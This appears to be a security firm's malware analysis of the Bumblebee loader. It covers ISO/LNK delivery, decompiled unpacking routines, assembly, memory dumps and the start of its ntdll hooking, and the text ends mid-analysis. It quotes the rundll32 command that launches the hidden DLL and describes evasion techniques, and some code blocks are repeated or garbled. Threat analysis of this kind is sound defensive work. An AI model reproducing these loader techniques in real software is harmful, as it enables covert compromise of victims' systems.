

# Technical Analysis of Bumblebee Malware Loader

✦ [cloudsek.com/technical-analysis-of-bumblebee-malware-loader/](https://cloudsek.com/technical-analysis-of-bumblebee-malware-loader/)

Anandeshwar Unnikrishnan

August 4, 2022



Malware loaders are essentially remote access trojans (RATs) that establish communication between the attacker and the compromised system. Loaders typically represent the first stage of a compromise. Their primary goal is to download and execute additional payloads, from the attacker-controlled server, on the compromised system without detection.

Researchers at ProofPoint have discovered a new malware loader called Bumblebee. The malware loader is named after a unique user agent string used for C2 communication. It has been observed that adversaries have started using Bumblebee to deploy malware such as CobaltStrike beacons and Meterpreter shells. Threat group TA578 has also been using Bumblebee the loader in their campaigns.

This article explores and decodes Bumblebee malware loader's:

- Technical features
- Logic flow
- Exploitation process
- Network maintenance
- Unique features

## Campaign Delivery

Adversaries push ISO files through compromised email (reply) chains, known as thread hijacked emails, to deploy the Bumblebee loader. ISO files contain a byte-to-byte copy of low-level data stored on a disk. The malicious ISO files are delivered through Google Cloud links or password protected zip folders.

Name		Date modified	Type	Size
desk.dll	hidden loader DLL	11-05-2022 06:10 PM	Application exten...	1,224 KB
New Folder		11-05-2022 06:10 PM	Shortcut	2 KB

LNK file that executes: C:\Windows\System32\rundll32.exe desk.dll,aCmHmjrpTS

ISO file retrieved from Google Cloud ("storage.googleapis.com")

Name			
documents		LNK executes : %windir%\system32\rundll32.exe ramest.dll,SjVjlixjPb	ISO
ramest.dll	Hidden loader DLL		

file retrieved from password protected zip files

The ISO files contain a hidden DLL with random names and an LNK file. DLL (Dynamic Link Library) is a library that contains codes and data which can be used by more than one program at a time. LNK is a filename extension in Microsoft Windows for shortcuts to local files.

The LNK file often contains a direct link to an executable file or metadata about the executable file, without the need to trace the program's full path. LNK files are an attractive alternative to opening a file, and thus an effective way for threat actors to create script-based




attacks. The target location for the LNK files is set to run `rundll32.exe`, which will call an exported function in the associated DLL. If the “show hidden items” option is not enabled on the victim’s system, DLLs may not be visible to the user.

## Bumblebee Loader Analysis

---

The analyzed sample

(`f98898df74fb2b2fad3a2ea2907086397b36ae496ef3f4454bf6b7125fc103b8`) is a DLL file with exported functions.

Name	Address	Ordinal
 <code>InternalJob</code>	<code>000000018000296C</code>	1
 <code>SetPath</code>	<code>0000000180004174</code>	2
 <code>DllEntryPoint</code>	<code>000000018000473C</code>	[main entry]

*Exported functions in the sample DLL file*

Both the exported functions, `InternalJob` and `SetPath`, execute the function `sub_180004AA0`.

```
1 int64 SetPath()  
2 {  
3     return sub_180004AA0(0xFE0B007B);  
4 }
```


```
int64 InternalJob()  
{  
    return sub_180004AA0(0xFE0BF4CB);  
}
```

*InternalJob executing the function sub\_180004AA0 SetPath executing the function sub\_180004AA0*

## Entropy of the DLL

---

The entropy of a file measures the randomness of the data in the file. Entropy can be used to determine whether there is hidden data or suspicious scripts in the file. The scale of entropy is from 0 (not random) to 8 (totally random). High entropy values indicate that there is encrypted data stored in the file, while lower values indicate the decryption and storage of payload in different sections during runtime.



## Entropy of the Malware Sample

The peak is spread across the data segments of the DLL file. It is highly possible that this peak was caused by the presence of packed data in the data segments of the sample DLL. This indicates that the malware, at some point in runtime, will fetch the data from the data segment and unpack it for later use.

## Unpacking and Deploying Payload (Function `sub_180004AA0`)

The exported function `sub_180004AA0` is a critical component in unpacking and deploying the main payload on the target system.

```

1  int64 fastcall sub_180004AA0(unsigned int a1)
2  {
3      int64  v1; // rbx
4      int64  result; // rax
5      int64  v3; // [rsp+20h] [rbp-18h]
6      int  v4; // [rsp+20h] [rbp-18h]
7
8      v1 = a1;
9      sub_1800031F0(&unk_18013C080, 10852i64);
10     sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
11     sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
12     *(_QWORD *) (qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
13     *(_QWORD *) (qword_18013C260 + 400) += 10495i64;
14     LOWORD(v3) = 10431;
15     qword_18013C140 = *(_QWORD *) qword_18013C298 | 0x28FFi64;
16     sub_180002FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
17     LOWORD(v4) = 10237;
18     *(_QWORD *) (qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
19     sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
20     *(_QWORD *) (qword_18013C360 + 448) ^= *(_QWORD *) (qword_18013C260 + 584) | 0x2D11i64;
21     sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
22     qword_18013C3C8 = v1 ^ (unsigned int) dword_18013C008;
23     result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
24     *(_QWORD *) (qword_18013C298 + 24) = qword_18013C260 + 200;
25     *(_QWORD *) (qword_18013C360 + 192) = 10495i64 * *(_QWORD *) (qword_18013C298 + 360);
26     return result;
27 }

```

## Exported Function `sub_180004AA0`

The function `sub_180003490` serves as the unpacker for the main payload.

```

19 v7 = *(_QWORD*)(a3 + 40);
20 v8 = a2;
21 *(_DWORD*)(a3 + 112) = *(_DWORD*)(a3 + 808) + 2540994;
22 *(_QWORD*)(v7 + 216) = LoadBitmapW;
23 *(_QWORD*)(a3 + 440) = *(_QWORD*)(*_QWORD*)(a3 + 536) + 808i64) + 2540994i64;
24 **(_QWORD**)(a3 + 736) |= a5 + 11657i64;
25 v10 = sub_1800021D0(10657i64, a3, 0x2B72u, 10237i64);
26 v11 = *(_QWORD*)(a3 + 536);
27 *(_QWORD*)(a3 + 104) = v10;
28 *v11 += a4 ^ 0x2D11i64;
29 *(_QWORD*)(*_QWORD*)(a3 + 40) + 184i64) = (*(_QWORD*)(*_QWORD*)(a3 + 536) + 416i64)--;
30 *(_QWORD*)(*_QWORD*)(a3 + 536) + 344i64) += -8i64 - *(_QWORD*)(a3 + 40);
31 v12 = *(_DWORD*)(*_QWORD*)(a3 + 536) + 744i64) - 10237;
32 *(_QWORD*)(*_QWORD*)(a3 + 480) + 328i64) += *(_QWORD*)(*_QWORD*)(a3 + 736) + 304i64) - 10929i64;
33 *(_QWORD*)(*_QWORD*)(a3 + 40) + 216i64) += *(_QWORD*)(*_QWORD*)(a3 + 736) + 72i64) ^ 0x29A1i64;
34 *(_QWORD*)(*_QWORD*)(a3 + 40) + 264i64) -= a6 | 0x2A52;
35 v13 = v12;
36 v14 = *(_QWORD*)(a3 + 480);
37 *(_QWORD*)(a3 + 440) = v13;
38 *(_QWORD*)(v14 + 32) *= v14 + 152;
39 v15 = sub_1800029BC(a3, 11122, *(_DWORD*)(a3 + 744) - 9101, 5, 22, 147, (__int64)&dword_180003874);
40 v16 = *(_DWORD*)(a3 + 744) - 10232;
41 v17 = *(_DWORD*)(a3 + 808) + 1088838;
42 *(_QWORD*)(a3 + 440) = v15;
43 v18 = sub_1800029BC(a3, 10173, v17, v16, 97, 33, (__int64)&unk_18002D930);
44 v19 = *(_DWORD*)(a3 + 808) + 1219750;
45 *(_QWORD*)(a3 + 440) = v18;
46 *(_QWORD*)(a3 + 440) = (int)sub_1800029BC(a3, 10553, v19, 5, 176, 76, (__int64)&unk_18014A980);
47 *(_QWORD*)(*_QWORD*)(a3 + 40) + 368i64) = *(_QWORD*)(*_QWORD*)(a3 + 40) + 248i64) - 12146i64;
48 *(_QWORD*)(*_QWORD*)(a3 + 40) + 784i64) = *(_QWORD*)(*_QWORD*)(a3 + 480) + 232i64) - a5;
49 v20 = *(_QWORD*)(a3 + 536);
50 *(_QWORD*)(a3 + 752) = 11122 * v8;
51 *(_QWORD*)(v20 + 784) = 23194i64;
52 v21 = (int)sub_1800029BC(a3, 10852, 58692, *(_DWORD*)(a3 + 744) - 10229, 169, 38, (__int64)&unk_18013C430);
53 v22 = *(_QWORD*)(a3 + 40);
54 *(_QWORD*)(a3 + 440) = v21;
55 *(_QWORD*)(*_QWORD*)(a3 + 736) + 424i64) = a5 ^ *(_QWORD*)(v22 + 544);
56 return sub_1800029BC(a3, 10852, *(_DWORD*)(a3 + 808) + 150910, 6, 162, 57, (__int64)&unk_180006160);
57 }

```

Function sub\_180003490

Function sub\_180003490

Function sub\_180003490 contains 2 functions of interest:

**sub\_1800021D0:** This function routine is responsible for allocating heap memory.

```

25 v12 = GetProcessHeap();
26 if ( v12 )
27 {
28     v11 = HeapAlloc(v12, 0, v8);
29     sub_1800029A4(v11, (unsigned int)(*_DWORD*)(a2 + 744) - 10237, v8);
30     *(_QWORD*)(*_QWORD*)(a2 + 736) + 312i64) ^= v4 + *(_QWORD*)(*_QWORD*)(a2 + 536) + 752i64);
31     *(_QWORD*)(*_QWORD*)(a2 + 480) + 184i64) |= *(_QWORD*)(*_QWORD*)(a2 + 40) + 656i64) ^ 0x2AB1i64;
32     *(_QWORD*)(*_QWORD*)(a2 + 536) + 328i64) |= a4 + *(_QWORD*)(a2 + 8);
33     *(_QWORD*)(*_QWORD*)(a2 + 536) + 576i64) -= 11110i64;
34 }
35 *(_QWORD*)(*_QWORD*)(a2 + 736) + 304i64) *= 10173 * v4;
36 *(_QWORD*)(*_QWORD*)(a2 + 40) + 400i64) = (*(_QWORD*)(*_QWORD*)(a2 + 536) + 136i64)--;
37 result = v11;
38 *(_QWORD*)(*_QWORD*)(a2 + 736) + 640i64) += 11895i64 * *(_QWORD*)(*_QWORD*)(a2 + 480) + 808i64);
39 return result;
40 }

```

Function sub\_1800021D0

**sub\_1800029BC:** This function writes the embedded data, in the data segment of the DLL sample, into the newly allocated heap memory. The packed payload is fetched from the data segment and written into allocated heap memory. The code segment highlighted in the image below is responsible for transferring the data.



```

53 v3/ = a/ - v8;
54 do
55 {
56 *(_QWORD *)*(_QWORD *)(a1 + 480) + 272i64) = 273i64;
57 *(_QWORD *)*(_QWORD *)(a1 + 40) + 752i64) -= GetAltTabInfow;
58 *(_BYTE *)(v16 + *(_QWORD *)(a1 + 104)) = a5 ^ *(_BYTE *)(v18 + v16) - a6);
59 if ( v7 != 8 )
60 {
61 v21 = v7;
62 v33 = ((1 << v7) - 1) & *(_BYTE *)(v16 + *(_QWORD *)(a1 + 104));
63 *(_QWORD *)*(_QWORD *)(a1 + 536) + 416i64) |= a1 + 728;
64 *(_QWORD *)*(_QWORD *)(a1 + 40) + 24i64) = 12146i64;
65 *(_QWORD *)*(_QWORD *)(a1 + 480) + 320i64) = *(_QWORD *)(a1 + 192) + 11474i64;
66 *(_QWORD *)*(_QWORD *)(a1 + 536) + 784i64) += -272 - a1;
67 if ( v7 )
68 {
69 do
70 {
71 *(_QWORD *)*(_QWORD *)(a1 + 536) + 416i64) += 11021i64;
72 v22 = *(_QWORD *)(a1 + 736);
73 *(_QWORD *)(a1 + 784) |= v15 ^ 0x2C04;
74 v23 = *(_BYTE *)(v22 + 808);
75 v24 = *(_QWORD *)(a1 + 40);
76 *(_QWORD *)(a1 + 224) = 120454052i64;
77 v25 = (v23 - 81) & (v33 >> (v21 - 1));
78 *(_QWORD *)(v24 + 656) += v15;
79 LODWORD(v24) = v12++;
80 if ( (_DWORD)v24 )
81 {
82 *(_QWORD *)*(_QWORD *)(a1 + 736) + 408i64) ^= v15 + *(_QWORD *)(a1 + 400);
83 *(_QWORD *)*(_QWORD *)(a1 + 480) + 96i64) += *(_QWORD *)*(_QWORD *)(a1 + 40) + 280i64) | 0x2F72i64;
84 *(_QWORD *)*(_QWORD *)(a1 + 40) + 304i64) ^= v15 + 10929;
85 *(_BYTE *)*(_QWORD *)(a1 + 104) + v20) = v25 | (2 * *(_BYTE *)*(_QWORD *)(a1 + 104) + v20));

```

Function sub\_1800029BC

## Function sub\_1800029BC

0000000180002A4A	49:8B83 E0010000	mov rax,qword ptr ds:[r11+1E0]
0000000180002A51	48:C780 10010000	110: mov qword ptr ds:[rax+110],111
0000000180002A5C	49:8B48 28	mov rcx,qword ptr ds:[r11+28]
0000000180002A60	48:8B05 E9360000	mov rax,qword ptr ds:[<&GetAltTabInfow>]
0000000180002A67	48:2981 F0020000	sub qword ptr ds:[rcx+250],rax
0000000180002A6E	42:8A0C12	mov cl,byte ptr ds:[rdx+r10]
0000000180002A72	2A8C24 88000000	sub cl,byte ptr ss:[rsp+88]
0000000180002A79	328C24 80000000	xor cl,byte ptr ss:[rsp+80]
0000000180002A80	49:8B43 68	mov rax,qword ptr ds:[r11+68]
0000000180002A84	41:880C02	mov byte ptr ds:[r10+rax],cl
0000000180002A88	83FE 08	cmp esi,8
0000000180002A8B	0F84 BA020000	je bee.180002D4B
0000000180002A91	49:8B53 68	mov rdx,qword ptr ds:[r11+68]
0000000180002A95	8BCE	mov ecx,esi
0000000180002A97	B8 01000000	mov eax,1
0000000180002A9C	8BDE	mov ebx,esi
0000000180002A9E	D2E0	shl al,cl
0000000180002AA0	FEC8	dec al
0000000180002AA2	41:8A0C12	mov cl,byte ptr ds:[r10+rdx]

Assembly code representation of function sub\_1800029BC

- The assembly code highlighted yellow transfers the embedded data (packed payload) from the data segment of DLL to an intermediate CL register.
- The assembly code highlighted red transfers the data from CL to the allocated heap. During runtime, the heap memory continues to get filled with the packed payload embedded within the DLL samples.

Address	Hex	ASCII
000001D54F5D9000	10 01 D0 4D D5 01 00 00 10 01 D0 4D D5 01 00 00	..DM0....DM0...
000001D54F5D9010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001D54F5D9020	00 00 27 00 00 00 00 00 00 A0 27 00 00 00 00	.....
000001D54F5D9030	00 00 00 00 00 00 00 00 40 51 7E 29 00 00 00 04	.....@Q~)....
000001D54F5D9040	BD 7A 85 27 DA E4 D5 21 38 95 19 6E FF 1C 7A 62	%Z.'Ua0!8..ny.zb
000001D54F5D9050	AF 48 8F 58 B8 46 92 45 58 7E E9 01 56 A0 98 05	H.[.F.E[~é.V..
000001D54F5D9060	FE E6 81 30 09 90 7D 97 CC D8 FB 04 64 AE C1 9A	pæ.0..}.I0ü.déÁ.
000001D54F5D9070	07 48 4F 54 C8 7B 35 B8 5B 2D 8A FF 77 89 28 6A	.HOTÉ{S [-.yw.(j
000001D54F5D9080	B8 7E 55 C7 80 FB DC 2A 98 95 17 6E CF 1C 7A D6	~Uç.üU*...nI.Z0
000001D54F5D9090	BF 18 1F 5F 75 56 C0 55 5B C6 E6 F1 46 5F D7 15	ç. .uVAU[ÆæñF_x.
000001D54F5D90A0	BC F6 39 64 19 16 FC 99 A5 DC FC 35 6A 8E D0 8D	%09d..ü.¥Ü05].D.
000001D54F5D90B0	06 5A 3D 45 FE 8A 21 DF 4A 3A AA CF 16 89 3E 8B	.Z=Ep. !B:~I...»
000001D54F5D90C0	BD 5E 55 21 80 E4 BD 21 3E 75 19 00 CF 1A 8A 62	%^U!°ã%!>u..I..b
000001D54F5D90D0	CB 18 8D 5F B8 34 C2 43 0B 7E C6 F1 51 7F 98 60	É. . .4AC.~ñQ...
000001D54F5D90E0	AE E0 D9 30 39 10 7A 09 CD 9C FB 01 2A AE 9F 8A	°äü09.z.I.ü.*°..
000001D54F5D90F0	03 6A 4F 65 F8 7C F1 B8 25 3D 8C 8F 77 EC 38 69	.j0e0 h.%=.wi8i
000001D54F5D9100	5D 7E 58 27 80 34 DC 28 38 97 59 6F DC 1C 76 82	]~X'.4U+8.YoU.v.
000001D54F5D9110	BF CE 8F 52 E8 56 C7 45 53 DE E6 46 56 54 28 15	çI.RèVÇESpæFVT+.
000001D54F5D9120	F8 E6 2C 50 18 48 7C 8C 6C DC AD 05 69 4E D0 A1	øæ.P.H).lÜ..iNd
000001D54F5D9130	06 5E EF 45 AE 7A 29 F8 4B 6A 8A DA A7 89 13 68	.^iE°z)øKj.Üs.k
000001D54F5D9140	B9 FE 55 71 80 E6 9C 20 5B 95 0C 8E CF 55 7A 67	`pUq.æ. [...IUzg
000001D54F5D9150	DF 18 1F 5F AE 66 C2 58 5B 70 76 F1 E8 5F 9E 65	B. . .fAX[ pvñë_e
000001D54F5D9160	AE 6D 39 26 29 10 2B 99 C8 5C FB 6E 6A AB 80 8A	°m9&).+.É\ünj«°.
000001D54F5D9170	8E 5A 59 75 F8 CB 21 86 DA 3D 32 CF 72 F9 38 E9	.ZYuoÉ!¶0=2Iru8é
000001D54F5D9180	BD 69 F5 26 F0 E4 D9 51 38 28 19 76 CF 1C C5 62	%i0&ðäUQ8(,vI.Äb
000001D54F5D9190	BA 68 8F F0 B8 41 82 45 13 7E E1 A1 56 09 98 02	°h.ð.A.E.~äiV...
000001D54F5D91A0	9E E7 61 30 18 90 7D E5 CC CB DB 04 09 AE C5 4A	.çao..jâiEÜ..°AJ
000001D54F5D91B0	07 23 4F 50 78 7B 4E B8 52 6D 8A 42 77 82 68 6A	.#OPx{N.Rm.Bw.hj
000001D54F5D91C0	E5 7E 42 77 80 94 DC 24 58 95 8A 6E D6 0C 7A D5	â~Bw..Ü\$X..n0.Z0
000001D54F5D91D0	BF 13 2F 5F EE 56 C9 A5 5B C8 E6 E8 16 5F 72 15	ç./_iVE*[Éæe._r.
000001D54F5D91E0	A5 C6 39 67 19 1A 7C 98 A2 DC F5 95 6A 15 D0 93	¥Æ9g.. .çÜ0.j.D.
000001D54F5D91F0	06 5B EB 45 F3 EA 20 14 4A 38 EA CF 25 89 3E FB	.[æE0é .J8éI%.>û
000001D54F5D9200	BD 1D 55 21 00 E5 80 21 29 C5 18 7D CF 19 7A 62	%.U!.ä.!)Ä.}I.zb
000001D54F5D9210	FA 18 9F 0F B8 32 C2 4D 3B 7E E1 F1 56 5F 98 63	ü...2AM:~änV_.c
000001D54F5D9220	AE E6 59 30 5D 10 7A 89 CD C8 FB 0A 6A AE D0 8A	°æYO].z.IEÜ.j°D.
000001D54F5D9230	04 7A 4F 65 F8 7A 91 B8 48 3D 98 1F 77 89 38 68	.zOeoz. H=..w.8h
000001D54F5D9240	DD 7E 43 27 90 B4 DC 7B 38 89 B9 6F C7 1C 7E E2	Y~C'. Ü{8.'oÇ.~ã
000001D54F5D9250	BF D6 8F 5E 98 57 C7 45 5A 7E E7 E0 56 57 98 14	ç0.^.WÇEZ~çAVW..
000001D54F5D9260	R6 F6 29 8D 18 C6 7C 89 9C DC F9 05 74 FF D0 8C	¶æ)° çI iüi zbn

Heap memory during run time

### Function sub\_180002FF4

After dumping the packed payload in the allocated memory, the control goes back to sub\_180004AA0 and function sub\_180002FF4 is executed.

```

1 __int64 __fastcall sub_180004AA0(unsigned int a1)
2 {
3     __int64 v1; // rbx
4     __int64 result; // rax
5     __int64 v3; // [rsp+20h] [rbp-18h]
6     int v4; // [rsp+20h] [rbp-18h]
7
8     v1 = a1;
9     sub_1800031F0(&unk_18013C080, 10852i64);
10    sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
11    sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
12    *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
13    *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
14    LOWORD(v3) = 10431;
15    qword_18013C140 = *( _QWORD *)qword_18013C298 | 0x28FFi64;
16    sub_180002FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
17    LOWORD(v4) = 10237;
18    *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
19    sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
20    *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
21    sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
22    qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
23    result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
24    *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
25    *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
26    return result;
27 }

```

### Function `sub_180002FF4`

Function `sub_180002FF4` performs the following operations:

- Allocates new heap memory.
- Transfers previously dumped packed payload into newly allocated memory.
- Deallocates previously allocated memory.

After the control returns to `sub_180004AA0` function `sub_180004180` is executed.



```

1  __int64 __fastcall sub_180004AA0(unsigned int a1)
2  {
3      __int64 v1; // rbx
4      __int64 result; // rax
5      __int64 v3; // [rsp+20h] [rbp-18h]
6      int v4; // [rsp+20h] [rbp-18h]
7
8      v1 = a1;
9      sub_1800031F0(&unk_18013C080, 10852i64);
10     sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
11     sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
12     *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
13     *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
14     LOWORD(v3) = 10431;
15     qword_18013C140 = *(_QWORD *)qword_18013C298 | 0x28FFi64;
16     sub_180004FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
17     LOWORD(v4) = 10237;
18     *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
19     sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
20     *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
21     sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
22     qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
23     result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
24     *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
25     *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
26     return result;
27 }

```

Function `sub_180004180`

## Function `sub_180004180`

```

1  __int64 __fastcall sub_180004180(__int64 a1, __int64 a2, __int64 a3)
2  {
3      *(_QWORD *)(a3 + 320) ^= 10498i64 * *(_QWORD *) * (_QWORD *)(a3 + 480) + 728i64);
4      sub_180001670(10657, 10553, 12146, 11895, a3); //MemAlloc
5      sub_180003CE4(11474i64, a3); //unpacking
6      return sub_180001A84(11474i64, 11268i64, a3); //dealloc
7  }

```

Three functions encapsulated in Function `sub_180004180`

Function `sub_180004180` has 3 functions:

- **`sub_180001670`**: This function is responsible for allocating multiple heap memories to the malware. The malware later dumps the unpacked MZ file into one of the allocated memories.
- **`sub_180003CE4`**: This function is responsible for unpacking previously dumped packed payload in the process heap and dumps it into one of the memories allocated by `sub_180001670`.
- **`sub_180001A84`**: This function is responsible for deallocating memory.

Address	Hex	ASCII
000001D550497000	10 01 D0 4D D5 01 00 00	.DM0...D#P0...
000001D550497010	00 00 00 00 00 00 00 00	.....#P0....
000001D550497020	00 40 24 00 00 00 00 00	.\$.....A\$....
000001D550497030	00 00 00 00 00 00 00 00	.....P.....
000001D550497040	4D 5A 90 00 03 00 00 00	MZ.....yy..
000001D550497050	B8 00 00 00 00 00 00 00	.....@.....
000001D550497060	00 00 00 00 00 00 00 00	.....
000001D550497070	00 00 00 00 00 00 00 00	.....0...
000001D550497080	0E 1F BA 0E 00 B4 09 CD 21	..°..!!.LI!Th
000001D550497090	69 73 20 70 72 6F 67 72	is program canno
000001D5504970A0	74 20 62 65 20 72 75 6E	t be run in DOS
000001D5504970B0	6D 6F 64 65 2E 0D 0D 0A	mode....\$.....
000001D5504970C0	CE D6 D5 05 8A B7 BB 56	ï00...»V.»V.»V
000001D5504970D0	3E 28 4A 56 84 B7 BB 56	>+JV.»V>+HV\$.»V
000001D5504970E0	3E 28 49 56 90 B7 BB 56	>+IV.»V.é»W.»V
000001D5504970F0	57 48 6B 56 88 B7 BB 56	WHkV.»V±é.w.»V
000001D550497100	B1 E9 BE 57 8D B7 BB 56	±é»W\$.»V±é;w.»V
000001D550497110	57 48 75 56 88 B7 BB 56	WHuV.»V.é.w.»V
000001D550497120	8A B7 BB 56 88 B7 BB 56	.»V.»V.é;w.µ»V
000001D550497130	57 48 70 56 93 B7 BB 56	WHpV.»V.»V»V»V
000001D550497140	1D E9 82 57 A0 B7 BB 56	.é»w.»V.é»w.»V
000001D550497150	1D E9 89 57 88 B7 BB 56	.é'w.»V»Rich.»V
000001D550497160	00 00 00 00 00 00 00 00	.....
000001D550497170	50 45 00 00 64 86 07 00	PE..d...v.Db....
000001D550497180	00 00 00 00 F0 00 22 20	....ð.".....6..
000001D550497190	00 5A 0E 00 00 00 00 00	.Z.....HÏ.....
000001D5504971A0	00 00 00 80 01 00 00 00	.....
000001D5504971B0	06 00 00 00 00 00 00 00	.....
000001D5504971C0	00 D0 24 00 00 04 00 00	.D\$......
000001D5504971D0	00 00 10 00 00 00 00 00	.....
000001D5504971E0	00 00 10 00 00 00 00 00	.....
000001D5504971F0	00 00 00 00 10 00 00 00	.....k.....
000001D550497200	70 68 20 00 F0 00 00 00	pk .ð.....
000001D550497210	00 F0 22 00 7C 4F 01 00	.ð". 0.....
000001D550497220	00 70 24 00 68 5E 00 00	.p\$.h^..@...8...
000001D550497230	00 00 00 00 00 00 00 00	.....
000001D550497240	18 1C 1E 00 28 00 00 00	....(.....
000001D550497250	00 00 00 00 00 00 00 00	.....P.....

Unpacked MZ artifact in the memory

## Hook Implementation

Hooking refers to a range of techniques used to modify the behavior of an operating system, software, or software component, by intercepting the function calls, events, or communication between software components. The code which handles such intercepted function calls, events, or communication is called a hook.

Right after the Bumblebee loader unpacks the main payload in the memory, it hooks a few interesting functions exported by ntdll.dll (a file containing NT kernel functions, susceptible to cyberattacks) through an in-line hooking technique. The in-line hooks play a significant role in the execution of the final payload. The trigger mechanism, for the deployment of the payload, shows the creativity of the malware developer. Function `sub_180001000` is responsible for implementing the in-line hooks.



```

1  __int64 __fastcall sub_180004AA0(unsigned int a1)
2  {
3      __int64 v1; // rbx
4      __int64 result; // rax
5      __int64 v3; // [rsp+20h] [rbp-18h]
6      int v4; // [rsp+20h] [rbp-18h]
7
8      v1 = a1;
9      sub_1800031F0(&unk_18013C080, 10852i64);
10     sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
11     sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
12     *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
13     *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
14     LOWORD(v3) = 10431;
15     qword_18013C140 = *(_QWORD *)qword_18013C298 | 0x28FFi64;
16     sub_180004FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
17     LOWORD(v4) = 10237;
18     *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
19     sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
20     *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
21     sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64); //HOOKING Function
22     qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
23     result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
24     *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
25     *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
26     return result;
27 }

```

Function sub\_180001000

Function `sub_180001000` initially saves the addresses of 3 detour functions used for hooking. The detour functions are responsible for hijacking control flow in hooked Windows functions. After storing the addresses, `sub_1800025EC` is executed to resolve the addresses of the target API (Application Programming Interface) functions for hooking.

```

11  qword_180277078 = a3;
12  v4 = *(_QWORD *)(a3 + 536);
13  *(_QWORD *)(a3 + 136) *= 10431i64 * *(_QWORD *)(a3 + 136);
14  *(_QWORD *)(v4 + 408) |= *(_QWORD *)(a3 + 432) + 12146i64;
15  *(_QWORD *)(a3 + 528) = *(_QWORD *)(a3 + 304) | 0x2E77i64;
16  *(_QWORD *)(a3 + 760) = sub_1800023D4;
17  *(_QWORD *)(a3 + 768) = sub_1800041EC; //Detour Functions
18  *(_QWORD *)(a3 + 776) = sub_180001D4C;
19  sub_1800025EC(a3, 10431i64);
